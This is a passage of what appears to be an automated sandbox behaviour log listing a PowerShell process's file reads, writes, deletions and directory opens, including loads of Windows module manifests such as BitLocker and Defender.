C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF86103FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF86103FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF86103FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	8	7FFCF86103FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	8	7FFCF86103FC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCFC67F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCFC67F1E9	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_5fhh2tk2.a5a.ps1	success or wait	1	7FFCFB3AF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_uwlcfquj.2yb.psm1	success or wait	1	7FFCFB3AF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_5fhh2tk2.a5a.ps1	0	1	31	1	success or wait	1	7FFCFB3AB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uwlcfquj.2yb.psm1	0	1	31	1	success or wait	1	7FFCFB3AB526	WriteFile
unknown	433	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF8619FE5	unknown
unknown	94	63	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFCF8619FE5	unknown
unknown	478	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	7	7FFCF8619EED	unknown
unknown	157	4214	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFCF8619FE5	unknown
unknown	4371	25	75 6e 6b 6e 6f 77 6e	unknown	success or wait	7	7FFCF8619FE5	unknown
unknown	16456	4113	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF8619FE5	unknown
unknown	20569	649	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF8619FE5	unknown
unknown	219312	52	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFCF8619FE5	unknown
unknown	219364	82	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFCF8619FE5	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFCFCA9F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFCFC54B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFCFC54B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFCFC54B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFCFC54B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFCFC552625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFCFC552625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFCFC552625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFCFC54B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFCFC54B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFCFC54B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFCFC54B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFCFC6212E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFCFC5362DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22368	success or wait	1	7FFCFC5363B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFCFC6212E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFCFC6212E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFCFB3AB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFCFC6212E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFCFC54B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFCFC54B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFCFC54B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFCFC54B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	7FFCFB3AB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFCFC54B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFCFC54B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFCFC6212E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	7FFCFB3AB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	7FFCFB3AB526	ReadFile
